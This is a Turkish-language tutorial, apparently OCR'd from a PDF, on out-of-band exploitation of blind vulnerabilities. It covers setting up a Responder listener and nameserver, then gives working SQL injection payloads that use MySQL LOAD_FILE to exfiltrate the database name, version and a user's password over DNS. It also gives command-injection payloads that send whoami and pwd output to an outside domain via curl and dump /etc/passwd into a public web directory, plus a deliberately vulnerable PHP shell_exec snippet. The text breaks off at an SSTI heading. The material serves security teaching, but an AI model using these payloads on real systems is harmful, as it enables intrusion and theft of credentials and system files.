
XSS yapısı gereği user interaction gerektiren client-side bir zafiyettir. Doğrudan sunucu ile muhattap olmazsınız. Kurban bir browser kullanıyor olmak zorundadır ve kurbanın browser'ında bir şekilde JavaScript çalıştırabiliyor olmanız gerekiyor.

Reflected'ı basit, bir inputtan gönderdiğiniz değer doğrudan print ediliyor ise print edilen HTML context'inin dışına çıkıp JS kodu çalıştıracak bir payload hazırlayabilirsiniz. Sonra, kurbana bir şekilde o inputa hazırladığınız payload'ı girmesini sağlayabilirseniz ki genelde en sevilen input QueryString içinde olandır (input QueryStringde olur ise kullanıcıya payload'ı bir input girdirmek zorunda kalmazsınız. Doğrudan payload girilmiş URL'in tamamını kurbana gönderirsiniz, tıkladığında zaten inputa payloadı göndermiş olacaktır.), zafiyeti başarıyla sömürebilmiş olacaksınız.

XSS'in blind'ı ise stored olmak zorundadır. Ne demiştik, eğer saldırı esnasında çıktı göremiyor isek blind'dır. E, XSS'den bahsediyoruz, çıktı olmadan XSS olur mu? Olmaz. XSS'in blind'ı ise sizin gönderdiğiniz payload'ın store edildiği ve sizin yetkinizin/erişiminizin olmadığı başka bir sayfada print edildiği durumlarda ortaya çıkan XSS türüdür.

Basitçe bir blog yazılımı yazdığınızı düşünün. Admin login olur, blogpost yazar, yayınlar, okurlar blogpost'u okur, yorum yaparlar, yorumlar ilk önce SADECE admin panelinde, admin onayından geçmek için print edilir. Eğer admin yorumu onaylar ise sitenin arayüzünde, herhangi bir yetkisi olmayan kullanıcılar tarafından görülebilir olacaktır.

Admin panelinde yorumların print edildiği yerde bir XSS söz konusu ise buna Blind XSS denir. Zira siz yorum yaptığınızda sadece "Yorumunuz başarıyla gönderildi, admin onayladıktan sonra görünür hale gelecektir" gibi bir mesaj alacaksınız. Arka tarafta adminin yorumları gördüğü ekranda bir XSS olup olmadığını, XSS var ise hangi context'te olduğunu göremiyor olacaksınız.



Blind olarak karşımıza çıkabilecek zafiyetler uzar gider. Blind'ın anlaşılması için 3 örnek yeterli diye düşünüyorum.

Data Extract için Uygun Ortamın Hazırlanması

Önceki bölümlerde anlattığımızı özetleyecek olur isek, injection yaptığımız sunucudan dışarıya bir istek yollamamız gerekiyor. Hangi sistemde dışarıya nasıl ve hangi tipte istek gönderebileceğimizi sonraki bölümde göreceğiz.

Bu bölümde injection yaptığımız sistemlerden göndereceğimiz isteklerin gideceği sunucuyu ayarlamamız gerekiyor. Sızılan sisteme ve zafiyet tipine göre gönderebileceğimiz istek tipleri değişebiliyor. Kimi zaman HTTP kimi zaman FTP kimi zaman ise çok farklı protokollerden istek yapıyor olabiliriz. O yüzden kuracağımız sistem hepsi ile uyumlu olmalı.

Kullanacağımız tool'un adı **Responder.** SpiderLabs tarafından yazılmış bu tool aslında çok basit bir mantık ile çalışıyor. Hatta en çok kullanılan protokollerin nasıl çalıştığını anlamak ve öğrenmek için kendiniz bile yazabilirsiniz. Basitçe X bir servis, **n.** porttan ayaktaymış gibi **n.** portu dinliyor. Porta bir paket geldiğinde ise 2 işlem yapıyor;

1. İsteği görebilmemiz için logluyor.
2. İsteği gönderen sistem herhangi bir hata vermesin diye sistemin beklediği gibi servise özgü response paketi yolluyor.

Responder aracının kaynak koduna şu GitHub reposundan erişebilirsiniz: https://github.com/SpiderLabs/Responder

Responder'ı kurmak için bir sunucuya ihtiyacınız var. Ben DigitalOcean'dan "oob-test" adında $5lık bir sunucu oluşturdum.

Gel gelelim Responder'ın kurulum ve kullanımına. Kurulumdan önce unutmamanız gereken 2 nokta var;

1. Sunucuyu oluşturduktan sonra Responder'dan önce Python 2.7 kurmayı unutmayın. Responder, Python 2.7 olmadan çalışmaz.
2. Eğer sunucuyu AWS gibi default tüm portları kapalı olan bir sağlayıcıdan oluşturdu iseniz tüm portlarınızı açmayı unutmayın.
3. Tüm işlemleri root yetkisi ile yaptığınıza emin olun.

Sunucuya SSH ile bağlanıp Python 2.7 kurduktan sonra Responder reposunu bulunduğumuz dizine aşağıdaki komut ile çekelim.

```
git clone https://github.com/SpiderLabs/Responder
```

```
root@oob-test:~# pwd
/root
root@oob-test:~# git clone https://github.com/SpiderLabs/Responder
Cloning into 'Responder'...
remote: Enumerating objects: 874, done.
remote: Total 874 (delta 0), reused 0 (delta 0), pack-reused 874
Receiving objects: 100% (874/874), 538.71 KiB | 1.21 MiB/s, done.
Resolving deltas: 100% (571/571), done.
root@oob-test:~# ll
total 36
drwx------  6 root root 4096 Jun 18 16:19 ./
drwxr-xr-x 23 root root 4096 Jun 18 16:11 ../
-rw-------  1 root root   54 Jun 18 16:12 .Xauthority
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Jun 18 16:11 .cache/
-rw-r--r--  1 root root    0 Jun 18 16:11 .cloud-locale-test.skip
drwx------  3 root root 4096 Jun 18 16:12 .gnupg/
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Jun 18 16:11 .ssh/
drwxr-xr-x  8 root root 4096 Jun 18 16:19 Responder/
root@oob-test:~#
```

Ardından aşağıdaki komutlar ile Responder dizinine girip Responder'ı ayağa kaldırıp çalışıp çalışmadığını test edelim.

```
root@oob-test:~# cd Responder/
root@oob-test:~/Responder# ./Responder.py

           NBT-NS, LLMNR & MDNS Responder 2.3

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C

Error: -I <if> mandatory option is missing
root@oob-test:~/Responder#
```

Süper! Responder başarılı şekilde çalışıyor. "-I <if> mandatory option is missing" hatasını umursamayın, kendisine dinleyeceği bir interface vermediğimizden bu hatayı veriyor. Bu adımda sadece çalışıp çalışmadığını test ettik.

Gelelim kendisine gelen paketleri dinler vaziyette ayağa kaldırmaya.

Responder'ı ayağa kaldırırken 2 parametresini set edeceğiz.

1. -I parametresi; hangi network interface'ini dinleyeceğini belirttiğimiz parametre. Bu parametre zorunlu. "ifconfig" komutu ile sisteminiz üzerindeki interface'leri listeleyebilir, broadcast interface'inizin adını öğrenebilirsiniz. Benim broadcast interface'imin adı "eth0".

2. -v parametresi; Verbose parametresi. Üretilen logları canlı olarak terminalde görmek için kullanacağım. Kullanımı zorunlu değil ama biz anlık olarak logları görebilelim diye kullanacağız.

Diğer parametreler için "./Responder --help" komutunu kullanabilirsiniz.

Gerekli parametreler set edilmiş şekilde Responder'ı ayağa kaldırmak için şu komutu kullandım:

```
./Responder -I eth0 -w
```

```
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [167.99.210.241]
    Challenge set              [1122334455667788]


[+] Listening for events...
```

Ardından gördüğünüz üzere Responder "Listening for events..." mesajı ile portları dinler vaziyete geçti. Yukarıdaki listede default olarak sadece bazı servislerin portlarının dinlendiğini görebilirsiniz. Biz sadece DNS ile muhattap olacağımızdan ve DNS portu olan 53. port da default olarak dinlendiğinden bunun için ek bir ayar yapmaya gerek yok.

Browser'ımdan sunucumun IP adresini girip erişmeye çalıştığımda Responder'ın 80. Porttan HTTP server servis ettiğini ve gelen logları terminale yansıttığını görebiliriz.


```
[+] Listening for events...
[HTTP] Sending NTLM authentication request to 212.2.212.140
[HTTP] Sending NTLM authentication request to 212.2.212.140
```

Son olarak sunucumuzun IP adresini, bize ait olan bir alan adına, alan adının DNS IP adresi olarak tanımlamamız gerekiyor ki domaine gelen bir DNS request'i çözmek için DNS query bizim Responder'ımıza gelsin.

Ben bu işlem için bu tarz test işlerinde kullandığım omercitak.net alan adımı kullanacağım. Alan adımın kontrol paneline girdikten sonra önce ns1 ve ns2 adında 2 ana alan adı sunucu kaydı oluşturup Responder'ın kurulu olduğu sunucunun IP adresini yazıp kaydediyorum.

Ana Bilgisayar	IP Adresleri	
NS2	167.99.210.241	✎
NS1	167.99.210.241	✎
		EKLE

Ardından oluşturduğum bu kayıtları alan adımın Ad Sunucuları sayfasından seçip kaydediyorum.



Bu işlemlerin ardından http://omercitak.net/ adresini browser üzerinden ziyaret ettiğinizde gönderdiğiniz isteğin responder üzerinde görüntüleniyor olması gerekiyor.

NOT: İsteğinizin geçtiği sunucular DNS Cache yapıyor olabileceğinden bu işlem sonrası hemen sonuç alamayabilirsiniz. Tahmini olarak 2-3 saat içinde ara ara denemenizi öneririm.

Bu işlem de tamamlandıktan sonra browser'ımızdan http://omercitak.net/ adresini ziyaret ettiğimizde Responder'ımıza 1 adet DNS 1 adet HTTP paketinin geldiğini görebiliriz.

```
[+] Listening for events...
[*] [DNS] Poisoned answer sent to: 212.58.5.2       Requested name: .omercitak.net
[HTTP] Sending NTLM authentication request to 212.2.212.140
```

Artık zafiyetleri sömürmeye hazırız!

OOB Tekniği ile Zafiyetleri Sömürme

Gelelim OOB'ye. Şimdi yukarıdaki blind zafiyetleri gözümüzün önüne getirelim. Ortak problemimiz neydi? Atak yapıyor iken çıktı alamadığımızdan atağımızın durumunun ne olduğunu göremiyor idik. Bu tarz durumlarda OOB tekniği yardımımıza yetişiyor.

OOB, her blind zafiyette kullanılamayabiliyor. Ama çoğunlukla kullanabiliyoruz.

İlk bölümde OOB'nin tanımını yapmış idik. Saldırı esnasında atak yapan (client) ile server arasında açılan socket'in dışına çıkarak saldırıyı nihayete erdirmeye çalışmaya demiştik. Peki bunu nasıl yapacağız?

Bunun birden fazla yolu var ama hepsinin ortak noktası ve aslında işin mantığı şu: dışarıya bir istekte bulunabilmek. Atak gerçekleştirdiğimiz sunucudan dışarıya bir istek göndermeyi başarabiliyor isek, OOB tekniği ile zafiyeti sömürebiliriz.

Sunucudan dışarıya istek yollamanın birden fazla yöntemi var. Hatta insanların bilmediği sizin keşfedeceğiniz yeni yöntemler bile olabilir. Ucu çok açık ama genelde HTTP, DNS ve FTP protokolleri kullanılıyor.

Saldırmaya çalıştığımız sunucudan dışarıya bir HTTP, DNS, FTP veya herhangi bir protokolden paket gönderebiliyor isek, sunucudaki hassas bilgileri o pakete dahil edip dışarıya çıkartabiliyor.

Not: Bir sistemden dışarıya veri çıkartma işlemine "data exfiltration" yani "veri sızıntısı" deniyor.

Burada önümüze 2 problem çıkıyor.

1. Veriyi dışarıya nasıl çıkartacağız?

2. Dataları nereye göndereceğiz?

1. sorunun çözümü çok değişken. Daha önce de dediğim gibi, her Blind zafiyeti OOB ile sömüremeyebiliriz. Bu biraz da sunucu tarafında kullanabildiğimiz yöntemlere, yapılan konfigürasyona göre değişiyor.

Bunun için zafiyetin tipine göre araştırma yapmamız gerekiyor. Örneğin SQL Injection için konuşacak olursak, query içerisinde sunucu dışına istek yollayacak bir yöntem bulmamız lazım.

Biraz düşünün, bulamaz iseniz devam edin. :)

Blind SQL Injection zafiyetini OOB Tekniği ile Sömürmek

Her veritabanına özgü bazı yöntemler var. Bunlardan bazıları default geliyor, bazıları için ek konfigürasyon yapılması gerekiyor.

MySQL

MySQL'de "secure_file_priv" adında bir variable mevcut. Bu variable; LOAD DATA, OUTFILE, LOAD_FILE() gibi import/export operasyonlarını kontrol ediyor. Bu değişkene 3 farklı tipte değer atayabiliyoruz. Atadığımız değerlere göre MySQL'in davranışı aşağıdaki gibi.

Değer olarak,

- Sistem üzerindeki bir directory path set edilir ise => MySQL, export ve import işlemlerini sadece bu dizin üzerinde gerçekleştirir.
- NULL set edilir ise => MySQL import ve export işlemlerininde kullanılan LOAD DATA, OUTFILE, LOAD_FILE() gibi komut ve fonksiyonların hepsini disable eder.
- Hiçbir şey set edilmez ise (empty) => İstenilen her yere export ve import işlemleri yapılabilir.

En güvensizi ve bizim OOB atak yapmamızı sağlayacak olan değer 3. maddedeki gibidir. Eğer "secure_file_priv" değişkeni boş (empty) değil ise OOB atak yapamayacağız.

- MySQL 5.5.34'de bu değişken default olarak BOŞ geliyor.
- MySQL 5.6.34'de bu değişken default olarak NULL geliyor.

Gel gelelim export/import işlevlerinin bizim ne işimize yarayacağına. LOAD DATA, OUTFILE, LOAD_FILE() gibi komut ve fonksiyonlar, **dışarıdan da dosya import edebilme özelliğine sahipler**. Bakın burası çokomelli, dışarıdan dosya import etmek demek bir HTTP istediğinin gönderilmesi demek. Import edeceğimiz dosya adresine hali hazırda injection yapıp komut çalıştırabildiğimiz MySQL sunucusundaki verileri de ekler ve import edilecek dosyanın olduğu sunucuda gelen istekleri takip eder isek içeriden dışarıya data extract etmiş olacağız.

LOAD_FILE ile bir örnek yapalım.

Önceki bölümde SQL Injection hazırladığımız testcase'i kullanalım. Önceki bölümlerde de belirttiğim gibi size SQL Injection 101 anlatmayacağım. Direkt OOB örneği göstereceğim.

OOB için LOAD_FILE kullanarak hazırladığım komut şu şekilde;

```
load_file(concat('\\\\', database(), '.omercitak.net\\abc'))
```


Yukarıdaki komut concat ile database ismini omercitak.net alan adının subdomaini olacak şekilde birleştirmiş ve oluşan string'i load_file fonksiyonu içerisine yerleştirmiş.

Eğer database ismini "deneme" ise concat fonksiyonunun return ettiği string şu şekilde olacak: "\\\\deneme.omercitak.net\\abc"


Bu payload'ımızı inject etmek için tam olarak şu şekilde bir payload yazmamız gerekiyor:

```
union select load_file(concat('\\\\', database(), '.omercitak.net\\abc')),1,2
```

Browser'ımızdan vulnerable olan id parametremize gönderiyoruz.




Hemen Respondera bakalım.




Gördüğünüz gibi DNS logunda subdomain olarak “oob” harflerini görüyoruz. Veritabanı adı “oob” imiş.

Versiyon bilgisini de çekelim.

```
union select load_file(concat('\\\\', version(), '.omercitak.net\\abc')),1,2
```






Versiyon bilgisi de geldi. 10.1.37 MariaDB.

Hadi şimdi de subquery yazıp veritabanındaki kullanıcıların parolalarını çekelim.

```
union select load_file(concat('\\\\', (select password from users where id=1), '.omercitak.
net\\abc')),1,2
```



1. kullanıcının parolası 123456 imiş.

Gerisi size kalmış.

PostgreSQL


	PosgreSQL için halihazırda yaptığımı tekrar yapmaya gerek yok, buraya demo videosunun adresini bırakıyorum izlersiniz :) https://www.youtube.com/watch?v=8ItJbYrZOK8

Blind Command Injection zafiyetini OOB Tekniği ile Sömürmek

Blind Command Injection için örnek kod parçasını "Kör Zafiyetler" bölümünde vermiştik. Kodu hatırlayalım:

```
<?php
shell_exec($_GET['cmd']);
?>
```

Querystring "cmd" parametresinden payload gönderip sistem üzerinden hangi komutu çalıştırırsak çalıştıralım bir çıktı alamayacağız. OOB'den önce buraya time-based bir atak gerçekleştirip davranışı analiz edelim.




Görüldüğü üzere "sleep 5" komutunu gönderdim ve sayfanın yüklenme süresi 5 küsür saniyeyi buldu. Bunu farklı zamanlar vererek 2-3 deneme sonucunda confirm edebilirsiniz.

NOT: PHP dosyam Linux sistem üzerinde çalıştığından "sleep" komutunu kullandım. Yanlış hatırlamıyor isem Windows'da sleep komutu yok. Sistem Windows olsaydı sleep'e alternatif bir Windows komutu kullanacak idim.

Şimdi, gelelim bu zafiyeti OOB tekniği ile sömürmeye.

Ne demiştik? Bu sunucudan dışarıya bir istek yollamamız gerekiyor. Bunun için birçok Linux komutu mevcut. nslookup, wget vs. Biz "curl" komutunu kullanacağız.




```
curl omercitak.net
```

Direkt bu komutu yolladığımızda Responder'ımıza ilgili DNS query'nin geldiğini görüyoruz.

```
[HTTP] Sending NTLM authentication request to 31.223.0.82
[*] [DNS] Poisoned answer sent to: 193.192.98.16    Requested name: .omercitak.net
[*] [DNS] Poisoned answer sent to: 193.192.98.19    Requested name: .omercitak.net
[HTTP] Sending NTLM authentication request to 31.223.0.82
```

E peki nasıl data extract edeceğiz? Bunun için "sub command" olayını kavramamız gerekiyor. Linux sistemlerde komut içinde komut çalıştırabiliyoruz. Zira bu zafiyeti OOB olarak sömürebilmek için buna ihtiyacımız var. Tıpkı SQL Injection'daki gibi çalıştırdığımız komutun çıktısını omercitak.net alan adının önüne subdomain olarak yerleştirerek curl ile istek yollayacağız.

Linux sistemlerde 2 şekilde sub command kullanabilirsiniz.

1. Kıytırık tırnak (`) içine komutunuzu yazarak. Örneğin `whoami`

2. $(command) şablonunda command yerine istediğiniz komutu yazarak. Biz her ikisini de kullanacağız.

Öncelikle webserver'in çalıştığı kullanıcının adını öğrenelim.

```
curl `whoami`.omercitak.net
```

Responder'a gelen istek;

```
[+] Listening for events...
[*] [DNS] Poisoned answer sent to: 193.192.98.16    Requested name: .www.data.omercitak.net
[HTTP] Sending NTLM authentication request to 31.223.0.82
```

Kullanıcımız **www-data** imiş.

Şimdi ise dosyamızın çalıştığı dizinin yolunu öğrenelim. Bu yol bizim için önemli. Zira bu yol, sistem üzerinde web server'ın yayın yaptığı herkese açık tek dizin. Bu dizini öğrenir isek ve bu dizine yazma iznimiz var ise zafiyetin tipini OOB'den Reflected'a çekebiliriz.

Bulunduğum dizini öğrenmek için kullanmam gereken komut "pwd"lakin bir önceki komutta olduğu gibi yani şu şekilde KULLANAMAYACAĞIM.

```
curl `whoami`.omercitak.net
```


Bu şekilde kullanamamamın sebebi ise dizin yolunda slash "/" karakterinin olması. Bir subdomainde slash karakteri olamayacağından curl komutu hata verecektir. "Sed" komutunun yardımı ile basit bir RegEx pattern'i uygulayarak slash karakterlerini nokta ile replace edeceğim.

```
sed "s/\//./g" <<< `pwd`
```

Tabi bu komutu omercitak.net'e subdomain olarak verebilmek için komple subquery içine almalıyım. Yani şu şekilde olmalı;

```
curl a$(sed "s/\//./g" <<< `pwd`).omercitak.net
```

curl den sonra $ işaretinden önce a harfi koymamın sebebi ise dönecek olarak path'in fullpath olması. Slash karakterlerini nokta ile replace ettiğimizden dönen dizin yolu ".deneme.deneme2.deneme3" gibi birşey olacak. Bir domain nokta ile başlayamayacağı için curl hata verecekti. Ya baştaki noktayı silecektik ya da benim yaptığım gibi rastgele bir harf koyarak curl'un hata vermesini engelleyecektik.




Çıktı: .a.var.www.html.omercitak.net

Baştaki a harfini biz koymuştuk. Onu görmezden gelip geri kalana bakar isek dizinimizin "**/var/www/html**" olduğunu göreceğiz.


Hadi şimdi public dizine data extract edelim!

```
cat /etc/passwd > /var/www/html/dump.txt
```

Şeklinde bir komut ile passwd dosyasını public dizinde dump.txt adında bir dosya oluşturup içine yazdım. Response'un boş dönmesini umursamıyorum. Zaten blind bir zafiyet olduğunu biliyorum.



Şimdi browserdan dump.txt'yi ziyaret edip /etc/passwd dosyasını public dizine yazabilmiş mi diye bakacağım.



Ve sonuç göründüğü gibi. Atağı geliştirmek size kalmış.

Blind SSTI (Server-side Template Injection) zafiyetini OOB Tekniği ile Sömürmek

